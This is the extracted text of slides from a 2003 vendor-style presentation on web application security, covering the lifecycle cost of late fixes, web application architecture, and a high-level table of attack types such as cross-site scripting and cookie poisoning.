
Copyright ©2003 by infosecguru.com, All Rights Reserved 11 Pay Me Now Or Pay Me Later Security problems are found in the Design, Build and Deployment/Maintenance phases of the application lifecycle. A problem identified in any phase after the initial build may cause the code to go back to the design stage to be addressed, and then to pass through the necessary development phases again. This obviously adds time, cost and resource conflicts to the entire development process. It is well known that fixing a problem found in the Testing phase is about 2-5 times more expensive than fixing it in the coding phase, and fixing a problem found in the Maintenance (deployment and beyond) phase is 5-7times more expensive than fixing it in the coding phase
Copyright ©2003 by infosecguru.com, All Rights Reserved 12 What Is The Ultimate Cost For Not Addressing Security Early?

Copyright ©2003 by infosecguru.com, All Rights Reserved 13 Desktop Transport Network Web Applications Antivirus Protection Encryption (SSL) Firewalls/ Advanced Routers Manual Patching and Code Review Digital Security Landscape

Copyright ©2003 by infosecguru.com, All Rights Reserved 14 • The business logic that enables: – User’s interaction with Web site – Transacting/interfacing with back-end data systems (databases, CRM, ERP etc) • In the form of: – 3rd party packaged software; i.e. web server, shopping cart sw, personalization engines etc. – Code developed in-house / web builder / system integrator Input and Output flow through each layer of the application A break in any layer breaks the whole application Web Server User Interface Code Front end Application Backend Application Database Data User Input HTML/HTTP Browser What is a Web Application

Copyright ©2003 by infosecguru.com, All Rights Reserved 15 The manipulation of web applications for: Web Threat Objectives?

Copyright ©2003 by infosecguru.com, All Rights Reserved 16 Through a browser, a hacker can use even the smallest bug or backdoor to change, or distort, the intent of the application. Application Attack Objective Form field: collect data Buffer overflow Crash servers/close business Online shopping Hidden fields eShoplifting Sloppy code Debug options Download proprietary database Text Field: collect data Cross Site scripting eHijacking - Get account info Customer account Cookie poisoning Identity theft Web Manipulation Examples
Copyright ©2003 by infosecguru.com, All Rights Reserved 17 The results of over 300 AppAudits conducted with AppScan 97% of Sites Are Vulnerable 7% 7% 7% 4% 25%
Copyright ©2003 by infosecguru.com, All Rights Reserved 18 Hackers have Evolved! The Evolution of Web Applications and Why They Need to Be Secured • Web Sites Evolve to Web Applications • Open on Port 80, Open for Business, Open to Attack • Recent Hack Examples

Copyright ©2003 by infosecguru.com, All Rights Reserved 19 Web Sites Web Server HTML CGI Browser Simple, single server solutions

Copyright ©2003 by infosecguru.com, All Rights Reserved 20 Web Applications Browser Web Servers Presentation Layer Media Store Very complex architectures, multiple platforms, multiple protocols Database Server Customer Identification Access Controls Transaction Information Core Business Data Wireless Web Services Application Server Business Logic Content Services

